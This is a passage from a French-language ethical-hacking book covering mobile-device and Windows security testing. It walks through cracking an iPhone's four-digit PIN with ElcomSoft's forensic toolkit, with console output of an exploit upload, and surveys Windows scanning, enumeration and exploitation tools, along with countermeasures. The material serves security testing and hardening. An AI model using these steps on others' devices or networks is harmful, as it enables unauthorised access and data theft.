plates-formes et applications. Cela constitue de nos jours le plus important défi qui se pose aux professionnels de l'informatique. Évidemment, les pirates et brigands du cyberespace s'intéressent tout particulièrement à ces appareils, ce qui crée de vrais problèmes. Rares sont les entreprises et les personnes dont les téléphones et les tablettes sont correctement sécurisés.

Plusieurs fournisseurs vont prétendre que leur système de gestion des équipements mobiles (MDM), de gestion de la mobilité d'entreprise (EMM) ou de gestion point à point unifiée (UEM) répond à tous les soucis de sécurité des appareils mobiles. C'est vrai dans une certaine mesure. Ces technologies savent séparer les informations

personnelles des informations d'entreprise et garantissent que les mécanismes de sécurité sont toujours en action, ce qui est déjà un vrai progrès pour sécuriser l'entreprise nomade.

Une des mesures à prendre au plus tôt pour protéger vos téléphones et tablettes consiste à adopter cette technique de sécurité qui existe depuis les débuts de l'informatique et même avant : des mots de passe robustes. Les utilisateurs d'appareils mobiles doivent choisir des mots de passe, et même des phrases de passe, simples à mémoriser et difficiles à trouver. C'est l'une des meilleures protections dont vous disposiez ; pourtant, combien d'appareils mobiles sont utilisés avec un mot de passe trop simple, ou même aucun.

À partir d'iOS 9, les équipements Apple demandent un code numérique sur six positions. La version Lollipop d'Android avait proposé par défaut de crypter la totalité de l'appareil, mais cette option a été abandonnée car les utilisateurs se sont plaints d'une dégradation des performances.

Nous allons voir dans la prochaine section comment réussir à accéder à un équipement mobile grâce à un outil dit d'autopsie (*forensic*). Sachez que ce genre d'outil n'est normalement destiné qu'aux services de police et aux professionnels de la sécurité. Bien sûr, les pirates en disposent aussi. Un tel outil va vous permettre de montrer la fragilité des équipements mobiles afin d'argumenter en faveur de mesures plus

solides.

Les applications des téléphones portables peuvent constituer une source de nouvelles failles, notamment certaines apps téléchargées sur Google Play sans avoir été suffisamment vérifiées. Lors d'une analyse de code source réalisée avec CxSuite de Checkmarx (dont je reparle dans le Chapitre 15), j'ai pu constater que ces applications étaient autant susceptibles d'être attaquées que les logiciels classiques : injection de code SQL, clés de chiffrement stockées, débordement de tampons mémoire. Et les maliciels existent aussi pour ces appareils. L'installation incontrôlée de toutes sortes d'applications est donc

une autre raison de mettre en place un mécanisme de contrôle des appareils mobiles avec un système MDM éprouvé comme par exemple **MaaS360** (www.maas360.com) ou **AirWatch** (www.air-watch.com).

Cassage d'un mot de passe iOS

Vous devinez aisément que les codes d'accès sur quatre chiffres de la plupart des téléphones et tablettes sont devinés aisément. Lorsque quelqu'un trouve un tel appareil, il lui suffit d'essayer quelques combinaisons comme 1234, 1212 ou 0000 ; il réussit trop souvent à déverrouiller l'appareil.

La plupart des appareils sous iOS et Android sont

configurés pour effacer toutes les données au bout d'un certain nombre d'échecs de saisie du mot de passe, souvent dix. Cette protection est effectivement raisonnable, mais que peut-on faire d'autre ? On trouve dans le commerce des logiciels permettant de casser les mots de passe ou les codes PIN simples, mais aussi de récupérer les données d'un appareil volé ou perdu ou en cours d'autopsie.

Voyons comment nous pouvons facilement retrouver un mot de passe et un code PIN sur un téléphone iOS avec l'outil **iOS Forensic Toolkit** d'ElcomSoft (https://www.elcomsoft.com/eift.html). Cette possibilité ne s'applique que jusqu'à la version 7 d'iOS. Voici comment procéder :

1.

Branchez l’appareil sous iOS à l’ordinateur de test et basculez-le dans le mode de mise à jour DFU (*Device Firmware Upgrade*).

Pour basculer en mode DFU, éteignez l’appareil puis rallumez-le en maintenant enfoncés en même temps le bouton central en bas et le bouton de mise en veille en haut à droite pendant 10 secondes, puis ne maintenez que le bouton central pendant encore 10 secondes jusqu’à ce que l’écran se vide.

2.

Pour démarrer l’outil iOS Forensic Toolkit, insérez la clé USB

de licence dans votre ordinateur et lancez le programme *Toolkit.cmd.*

Vous voyez apparaître le même écran qu'en Figure 11.5.



C:\Windows\system32\cmd.exe
Welcome to Elco
This is driver
(c) 2011-2
Please select an action:
1 ENTER DFU - Help putti
2 LOAD RAMDISK - Load tools
3 IMAGE DISK - Acquire ph
4 TAR FILES - Acquire us
5 GET KEYS - Extract de
6 GET PASSCODE - Recover de
7 REBOOT - Reboot the
8 DECRYPT DISK
9 DECRYPT KEYCHAIN
0 EXIT
>: _

Figure 11.5 : Page d'accueil de l'outil iOS Forensic Toolkit.

3. **Choisissez l'option 2 (LOAD RAMDISK) pour charger le disque mémoire de l'outil**.

   Cela permet à la machine de test de communiquer avec l'équipement et d'exécuter les outils pour casser le mot de passe, parmi d'autres actions.

4. **Choisissez l'appareil connecté (Figure 11.6).**

C:\Windows\system32\cmd.exe
Welcome to Elco
This is driver
(c) 2011-2
Please select iOS device currentl
==== iPhone ==========
11 [iPhone1,1] - iPhone
12 [iPhone1,2] - iPhone 3G
13 [iPhone2,1] - iPhone 3GS
14 [iPhone3,1] - iPhone 4 (GSM
15 [iPhone3,3] - iPhone 4 (CDM
==== iPod ==========
21 [iPod1,1] - iPod (1st Gen
22 [iPod2,1] - iPod (2nd Gen
23 [iPod3,1] - iPod (3rd Gen
24 [iPod4,1] - iPod (4th Gen
==== iPad ==========
31 [iPad1,1] - iPad (1st Gen
0 Back
>: 14

Figure 11.6 : Sélection de l'appareil iOS dans la liste.

Dans l'exemple, j'ai choisi l'option 14 qui correspond à un ancien iPhone 4 en GSM.

L'outil se connecte au périphérique et affiche des

messages de réussite (Figure 11.7). Vous devriez voir le logo ElcomSoft sur l'écran du terminal.



C:\Windows\system32\cmd.exe
Initializing libpois0n
Shutting down iTunes processes.
Waiting for device in DFU mode to co
Found device in DFU mode
Checking if device is compatible wit
break
Preparing to upload limera1n exploit
Identified device as iPhone3,1
Resetting device counters
Sending chunk headers
Sending exploit payload
Sending fake data
Exploit sent
Reconnecting to device
Waiting 2 seconds for the device to
Uploading C:\kb\tools\iOS Forenisc T
[
Reconnecting to device
Waiting 5 seconds for the device to
Uploading C:\kb\tools\iOS Forenisc T
[
Waiting 10 seconds for the device to
Exiting libpois0n
Starting Loader...
[INFO] Waiting for a device in Recov
[INFO] Ramdisk C:\kb\tools\iOS Foren
[INFO] Devicetree C:\kb\tools\iOS Fo
[INFO] Kernelcache C:\kb\tools\iOS F
d
Please wait until device intialized.
...3...2...1
Your iOS device should now boot.
If everything went well, iOS device
Elcomsoft logo.
If you do not see Elcomsoft logo (e.
or all black and there is spinning i
bottom of the screen) then something
again and contact Elcomsoft support
Press 'Enter' to continue

Figure 11.7 : Chargement

réussi du disque mémoire Ramdisk de iOS Forensic Toolkit.

5. **Sélectionnez l'option 6 (GET PASSCODE) pour casser le mot de passe ou le code PIN de l'appareil**.

L'outil vous demande d'enregistrer le code dans un fichier, et vous pouvez frapper la touche Entrée pour le stocker dans *passcode.txt*. Le traitement commence alors, puis vous devriez voir apparaître le code comme dans la Figure 11.8.

Ne pas définir de mot de passe pour les équipements mobiles n'est pas sérieux, mais se contenter d'un code PIN sur quatre chiffres n'est pas beaucoup plus efficace.

L'outil permet même de copier des fichiers et de trouver les chaînes de clé qui protègent le mot

de passe d'accès aux achats sur iTunes, par l'option 5 (GET KEYS).

Cet outil aura moins de réussite avec la version 8 et suivantes d'iOS, car Apple a commencé à mieux verrouiller son système d'exploitation. Des failles subsistent cependant. Même dans la version iOS 9, des pirates ont réussi à contourner le verrouillage de l'écran d'accueil.

C:\Windows\system32\cmd.exe
Welcome to Elco
This is driver
(c) 2011-2
Please note that to recover passc
to load ramdisk on the iOS device
this yet, please return to previo
item.
Continue? (Y/n): y
Save passcode to file (relative t
Mounting user partition...
nount_hfs: Resource busy
Starting passcode recovery...
This is i
Part of Elcom
Version 1.
(c) 2011-2
[INFO] Device Serial Number: 7912
[INFO] Probable passcode type: 0
[INFO] Simple passcode, using len
[INFO] Passcode is all-digit, fil
[INFO] Passcode recovery: KB vers
[INFO] Passcode recovery: checkin
CUR PASS: [1202] | AVG SPD: 3.
[INFO] Passcode found: 1212
Press 'Enter' to continue

Figure 11.8 : Craquage

d'un code PIN sur quatre chiffres d'un iPhone.

Réfléchissez à ce qui pourrait arriver à vos informations professionnelles, et il y en a toujours sur les appareils nomades, au cas où un de ces équipements serait consigné par les forces de l'ordre. Leurs enquêtes suivent bien sûr des procédures clairement établies, mais leur motivation principale n'est certainement pas de maintenir à tout prix la confidentialité des informations qu'ils trouvent sur les équipements saisis.

Soyez attentif à la façon dont vous synchronisez les appareils, et notamment au lieu de stockage des sauvegardes. Si elles sont situées dans un site serveur d'un cloud, vous

n'avez aucun moyen de vérifier la protection des données. Inversement, si les sauvegardes sont faites avec un ordinateur portable mal protégé et non crypté, les risques sont énormes quand on songe aux outils disponibles. Vous pouvez déverrouiller des sauvegardes sur les appareils BlackBerry et Apple avec l'outil **Phone Breaker** d'ElcomSoft (https://www.elcomsoft.com/eppb.html). Il permet même de récupérer les sauvegardes sur iCloud et Windows Live !

Contre-mesures

La protection la plus réaliste contre le craquage de mots de passe consiste à utiliser des mots de passe robustes et au minimum des codes PIN sur six chiffres. Faites utiliser

des phrases de passe, par exemple « Vive le vent, vive le vendredi ».

Vous devez espérer que tous les utilisateurs procèdent à la mise à jour de leurs appareils sous iOS et Android. Dans ce cas, vous devriez être tranquille. Les mécanismes MDM et UEM permettent de rendre ces actions obligatoires. Même si les salariés et la direction se plaignent, il faut des phrases de passe et des logiciels toujours à jour pour parer ce genre d'attaques. J'indique dans le Chapitre 20 comment trouver des arguments pour que les gens adhèrent à vos suggestions de renforcement de la sécurité.

PIRATAGE ET INTERNET DES OBJETS

Ce chapitre sur les équipements mobiles ne serait pas complet si je ne citais pas au moins l'irrésistible

vague de l'Internet des objets ou IoT (*Internet of Things*). Cela englobe aussi bien les systèmes d'alarme domestiques que les chaînes de fabrication, en passant par les machines à café et automobiles connectées.

La société Cisco Systems a estimé qu'il y aurait environ 50 milliards d'objets connectés en 2020 ! Bien sûr, il n'y a plus assez d'adresses IPv4. Pour ceux qui sont spécialisés dans la sécurité informatique, c'est évidemment une très bonne nouvelle, car les risques de chômage s'éloignent. Pour sécuriser de tels objets, il faut d'abord en connaître les failles. Les objets connectés ne sont pas très différents des autres éléments d'un réseau puisqu'ils ont une adresse IP et parfois une interface Web. Vous pouvez donc commencer par utiliser les analyseurs de failles classiques. Voici quelques questions à se poser par rapport à un système d'Internet des objets :

- Quelles données sont stockées dans l'objet (informations des clients, éléments de propriété

intellectuelle ou données médicales par exemple) sur un gadget de type Fitbits ou Apple Watch ? Quels sont les risques pour l'entreprise en cas de perte ou de vol de l'objet ?

»

De quelle façon les données sont-elles échangées et sont-elles chiffrées ?

»

Des mots de passe sont-ils prévus ? Quel est le standard adopté pour la robustesse des mots de passe et peut-on les changer ? Un mécanisme est-il prévu pour empêcher le craquage de mot de passe ?

»

Est-il prévu des correctifs et des mises à jour pour réparer les failles ?

»

Comment se comporte l'objet lors d'une analyse de vulnérabilité ou une simulation de déni de service ?

»

Quelles sont les règles de

sécurité qu'il faut définir pour autoriser l'utilisation d'un système d'Internet des objets ?

Comme tout membre d'un réseau, les objets connectés et autres gadgets doivent faire partie de votre campagne de tests de sécurité. Si vous les oubliez, ils pourraient servir de point d'entrée à une attaque éventuellement catastrophique.

PARTIE 4
Sécurité des systèmes d'exploitation

DANS CETTE PARTIE

»

»

Chapitre 12
Systèmes Windows

DANS CE CHAPITRE

» **Analyse des ports Windows**

» **Collecte de données Windows sans ouvrir de session**

» **Correction des failles Windows à ne pas négliger**

» **Exploitation d'une faille Windows**

» **Limitation des risques de sécurité Windows**

Vous savez que Microsoft Windows est le système d'exploitation le plus utilisé dans le monde, dans ses versions Windows 7, Windows Server 2012 et 2016, Windows 8.1 et Windows 10. C'est aussi le plus attaqué, mais certainement pas parce

que la société Microsoft ne se soucie pas de sécurité. En fait, de nombreuses failles sont ignorées, et c'était encore plus le cas auparavant. La part de marché de Microsoft est la vraie raison pour laquelle c'est le système le plus souvent attaqué. S'il y a un point positif à en retirer, c'est que la pression des pirates sur ce système pousse à améliorer sans cesse sa sécurité !

La plupart des failles dont vous entendez parler ne sont en fait pas nouvelles, mais sont des variantes de failles qui existent depuis un certain temps. Vous connaissez le dicton selon lequel plus cela change, moins cela change. Il s'applique à la sécurité. La plupart des attaques Windows peuvent être évitées à condition d'appliquer soigneusement les correctifs. La vraie

raison des attaques Windows se résume en des soucis d'administration au niveau de la sécurité. Il est injuste que ce soit Microsoft qui en subisse les dégâts en termes d'image.

Les attaques présentées dans le Chapitre 8 concernant les mots de passe viennent s'enrichir, si l'on peut dire, d'une série d'attaques spécifiques à Windows. Vous pouvez recueillir beaucoup d'informations en vous connectant à distance puis en utilisant des outils adéquats. Certains de ces exploits ne demandent même pas d'être authentifiés. Il suffit de réussir à repérer un ordinateur sous Windows qui est vulnérable, avec une configuration par défaut, non protégée par un pare-feu, et ne bénéficiant pas des plus récents correctifs de

sécurité.

Si vous commencez à faire l'inventaire de votre réseau, vous serez sans doute étonné de constater le nombre de failles dont souffrent les machines sous Windows. Et vous serez effaré en découvrant avec quelle facilité ces failles peuvent être exploitées pour prendre à distance le contrôle d'une machine Windows avec un outil tel que Metasploit. À partir du moment où vous avez trouvé un nom d'utilisateur et son mot de passe, en utilisant les techniques présentées dans le Chapitre 8 ou d'autres qui viennent dans la suite de celui-ci, vous pouvez creuser le sujet et profiter d'autres failles de Windows.

Nous allons voir dans ce chapitre comment tester l'existence des failles les plus évidentes, celles qui font le plus souvent

problème. Je présenterai différentes contre-mesures pour rendre vos systèmes Windows plus robustes.

Présentation des failles Windows

De nombreuses entreprises ont adopté le système Microsoft de par sa facilité d'emploi, son service d'annuaire Active Directory de qualité professionnelle et sa plate-forme de développement très riche . NET. Les TPE et les PME notamment n'utilisent quasiment que le système Windows en réseau. Les plus grandes entreprises vont même jusqu'à l'adopter de temps à autre pour les serveurs critiques que sont les serveurs Web et les serveurs de bases de données. Autrement dit, en négligeant la sécurité et

l'administration, toutes ces entreprises prennent de véritables risques.

Lorsqu'un ver ou un virus s'attaque à un système sous Windows, ce sont des centaines ou des dizaines de milliers de machines qui peuvent être affectées. Voici le genre de problèmes qui peuvent résulter d'une attaque Windows :

- vol d'informations confidentielles, par exemple médicales ou bancaires ;
- découverte de mots de passe qui servent à réaliser d'autres attaques ;
- arrêt des systèmes par attaques DoS ;
- prise de contrôle total à distance ;

copie et effacement de la totalité des bases de données.

Une sélection d'outils

Parmi les centaines d'outils de sécurité et de piratage existants sous Windows, il vous faut trouver ceux qui conviennent à vos besoins et qui sont agréables à utiliser.

Les outils de sécurité ne fonctionnent pas nécessairement avec toutes les versions de Windows. Normalement, la plus récente version de chaque outil devrait convenir aux versions actuellement utilisées de Windows, mais vérifiez toujours.

J’ai remarqué que plus vous installiez d’outils de sécurité et autres programmes pour superutilisateur dans Windows, et notamment ceux qui se connectent logiquement avec des pilotes réseaux et la pile TCP/IP, plus le système Windows devient instable. Les performances sont dégradées, des instabilités apparaissent et vous risquez même de revoir le fameux écran bleu de la mort BSOD (*Blue Screen of Death*). Dans ce cas, la seule solution est de réinstaller Windows puis toutes vos applications. J’ai ainsi réinstallé mes systèmes au bout de quelques mois, puis j’en ai eu assez et j’ai décidé d’acheter l’outil VMware Workstation avec un ordinateur dédié que je pouvais surcharger

d'outils de test sans que cela gêne le travail que je devais faire par ailleurs, donc sur un autre ordinateur. L'époque du DOS et de Windows 3.X, c'était vraiment le bon temps !

Outils gratuits de Microsoft

Pour partir à la chasse aux failles, vous pouvez commencer par vous doter des outils fournis gratuitement par Microsoft :

- **Les programmes intégrés à Windows pour l'énumération des services NetBIOS et TCP/UDP.** Il y en a trois :
  - **nbtstat** pour

recueillir les informations de la table des noms NetBIOS ;

- **netstat** pour afficher la liste des ports ouverts du système local ;
- **net** pour exécuter différentes commandes réseau comme l'affichage des partages sur les systèmes distants et l'ajout d'un compte utilisateur (à partir du moment où vous avez

réussi à vous connecter à distance avec Metasploit),

- **MBSA** (Microsoft Baseline Security Analyzer) (https://www.microsoft.com/en-us/download/details.aspx?id=7558) qui permet de tester les correctifs non installés et de vérifier les paramètres de sécurité de base.

- **Sysinternals** (https://docs.microsoft.com/en-us/sysinternals) pour surveiller et retoucher les services, les processus et les ressources locales

et en réseau.

Outils d'évaluation polyvalents

Cette famille d'outils permet de réaliser toute une série de tests de sécurité, et notamment :

- l'analyse de ports ;
- la prise d'empreintes du système d'exploitation ;
- le craquage des mots de passe pas trop complexes ;
- un inventaire détaillé des points faibles détectés sur vos systèmes Windows.

Voici les deux outils que

j'utilise fréquemment dans ce domaine :

- **GFI LanGuard** (https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard) ;
- **Nexpose** (https://www.rapid7.com/products/nexpose)

Outils spécifiques

Cette troisième famille d'outils regroupe ceux qui permettent de réaliser des tâches spécifiques de détection de failles de sécurité Windows. Ils permettent d'entrer plus dans les détails et récoltent des données qu'un outil

polyvalent n'obtient pas :

- **Metasploit Framework** et **Metasploit Pro** (https://www.metasploit.com). Ces deux outils permettent d'exploiter les failles détectées par Nessus ou Nexpose afin d'obtenir un accès à distance, d'ajouter des utilisateurs, de mettre en place une porte dérobée, parmi d'autres actions.
- **NetScanTools Pro** (https://www.netscantools.com) permet l'analyse de ports, le balayage ping et l'énumération des partages.
- **SoftPerfect**

Network Scanner (https://www.softperfect.com/products/networkscanner) propose la détection des machines hôtes, l'analyse de ports et l'énumération des partages.

» **TCPView** (https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview) affiche les informations des sessions TCP et UDP.

» **Winfo** (www.ntsecurity.nu/toolbox/winfo) permet l'énumération des sessions nulles pour collecter les informations de configuration que sont les règles de

sécurité, les comptes d'utilisateurs locaux et les partages réseau.

Vos analyses seront plus rapides si vous désactivez temporairement le pare-feu Windows. De même pour l'antivirus, mais vous devez rester vigilant. Lancez vos tests de sécurité sur un système dédié ou une machine virtuelle afin de réduire l'impact des résultats des tests sur les autres usages de la machine.

Collecte d'informations sur les failles Windows

Commencez toujours par lancer une analyse de vos ordinateurs pour voir ce que les pirates peuvent voir.

Les exercices de piratage (les exploits) de ce chapitre ont été réalisés en attaquant des systèmes Windows depuis l'intérieur, derrière le pare-feu. Sauf mention contraire, tous ces tests peuvent être réalisés dans toutes les versions de Windows. Les résultats sont suffisamment pertinents, quelle que soit votre configuration réelle. Ce que vous allez récolter variera bien sûr en fonction de la version de Windows, des correctifs et des mesures de durcissement que vous avez appliqués.

Analyse du système

Quelques tests très simples permettent de découvrir les premiers points faibles Windows.

Tests simples

Commencez par lancer une analyse de ports, comme ceci :

1. **Réalisez une analyse basique pour découvrir quels ports sont ouverts sur chaque machine Windows**.

   Utilisez un outil tel que **NetScanTools Pro**. La Figure 12.1 montre plusieurs ports éventuellement vulnérables restés ouverts sur un système sous Windows 10. Vous remarquez notamment les ports très utilisés et souvent attaqués de NetBIOS (TCP et UDP 139) et de SQL Server Browser Service (UDP 1434).



nstprodb - NetScanTools® Pro 11.84
File Edit Accessibility View IPv6 Help
Welcome
Automated Tools
Manual Tools (all)
Favorite Tools
Active Discovery Tools
Network Routing Visualizer
OS Fingerprinting
Ping - Enhanced
Ping - Graphical
Ping Scanner
Port Scanner
Promiscuous Mode Scanner
SMB Scanner
SNMP - Core
SNMP - Advanced
SSL Certificate Scanner
Switch Port Mapper Launcher
Passive Discovery Tools
DNS Tools
Packet Level Tools
External Tools
Program Info
Insert Clipboard contents
Target Hostname or IP Address
10.1.1.139
Use Target List When Scanning
Scan Complete - 135 ports scanned in 12 sec.
Scan Range of Ports
Scan Common Ports
Edit Common Ports List
Edit Target List
Stop
Settings
Defaults
Connect Timeout
2000
Read Timeout
3000
WinPcap Interface
Local Area Connection (10.1.1.216) -
Show All Scanned Port Results
IP Address Port
10.1.1.139 67
10.1.1.139 68
10.1.1.139 69
10.1.1.139 111
10.1.1.139 123
10.1.1.139 135
10.1.1.139 135
10.1.1.139 136
10.1.1.139 137
10.1.1.139 138
10.1.1.139 139
10.1.1.139 139
10.1.1.139 161
10.1.1.139 162
10.1.1.139 445
10.1.1.139 445
10.1.1.139 500
10.1.1.139 514
10.1.1.139 520
10.1.1.139 631
10.1.1.139 1030
10.1.1.139 1434
10.1.1.139 1701
10.1.1.139 1812
10.1.1.139 1900
10.1.1.139 2160
10.1.1.139 2161
10.1.1.139 2222

Figure 12.1 : Analyse des ports d'une machine Windows 10 avec NetScanTools Pro.

2. **Lancez ensuite une énumération système**. Vous pouvez par exemple chercher les partages et les versions du protocole SMB (Server Message Block). Servez-vous d'un outil d'évaluation polyvalent comme **LanGuard** ou d'un outil spécialisé comme **NetScanTools SMB Scanner**.

   La Figure 12.2 montre une analyse SMB de la version 1 qui prouve que le protocole est vulnérable aux attaques que tente par exemple le célèbre rançongiciel WannaCry.




Figure 12.2 : Collecte des versions SMB avec NetScanTools SMB Scanner.

Pour connaître rapidement le numéro de version Windows, utilisez l'outil **Nmap**

(https://nmap.org/download.html) avec l'option **-O**, comme montré dans la Figure 12.3.

Figure 12.3 : Affichage du numéro de version Windows avec Nmap.

Pour obtenir cette empreinte système,

Nmap et les analyseurs du commerce comme Nexpose semblent les plus précis.

3. **Déterminez les failles de sécurité potentielles**.

Votre analyse des failles peut être subjective, et variera d'un système à l'autre. Cherchez d'abord les services et les applications indispensables et creusez le sujet dans un deuxième temps.

Contre-mesures

Pour empêcher un attaquant externe ou interne d'obtenir des informations au sujet de vos systèmes Windows, il faut mettre en place des paramètres de

sécurité au niveau du réseau et au niveau des machines Windows. Voici les options disponibles :

- Utilisez un pare-feu réseau ou un pare-feu d'application Web pour les systèmes sur lesquels fonctionne le serveur Web IIS (*Internet Information Services*).
- Utilisez le pare-feu Windows ou un autre pare-feu sur chaque machine. Bloquez explicitement certains ports, et notamment le port 135 de RPC ainsi que les ports 137-139 et 445 de NetBIOS. Faites-le avec précaution, car cela pourrait

empêcher le fonctionnement des échanges réseau Windows, notamment sur les serveurs.

»

Désactivez tous les services inutiles pour qu'ils n'apparaissent pas lors d'une connexion.

NetBIOS

NetBIOS signifie Network Basic Input/Output System. En interrogeant le sous-système NetBIOS, vous allez pouvoir recueillir des informations. Je rappelle que NetBIOS permet à une application de communiquer avec un logiciel partenaire situé sur une autre machine dans le même réseau local.

Notez d'abord les ports NetBIOS suivants qui peuvent servir de points d'attaque s'ils ne sont pas correctement sécurisés :

- Les ports UDP pour naviguer sur le réseau :
  - port 137 (le service de noms NetBIOS aussi appelé WINS) ;
  - port 138 (les services de datagrammes NetBIOS).
- Les ports TCP de SMB (*Server Message Block*) :
  - port 139 (pour

les services de sessions NetBIOS aussi appelés CIFS) ;

- port 445 (qui permet d'utiliser SMB sur TCP/IP sans nécessiter NetBIOS).

Techniques de piratage

Les attaques présentées dans les deux sections suivantes peuvent être réalisées sur un système utilisant NetBIOS et non protégé.

Énumération sans authentification

Les tests d'énumération sans authentification permettent d'obtenir des informations sur la

configuration locale et distante, de deux façons :

- avec un analyseur complet comme **LanGuard** ou **Nexpose** ;
- avec l'outil **nbtstat** intégré à Windows. Le nom de l'outil est la contraction de « NetBIOS sur TCP/IP Statistics ».

La Figure 12.4 montre le genre de données que l'on peut récolter sur un système Windows 7 avec une simple requête **nbtstat**.

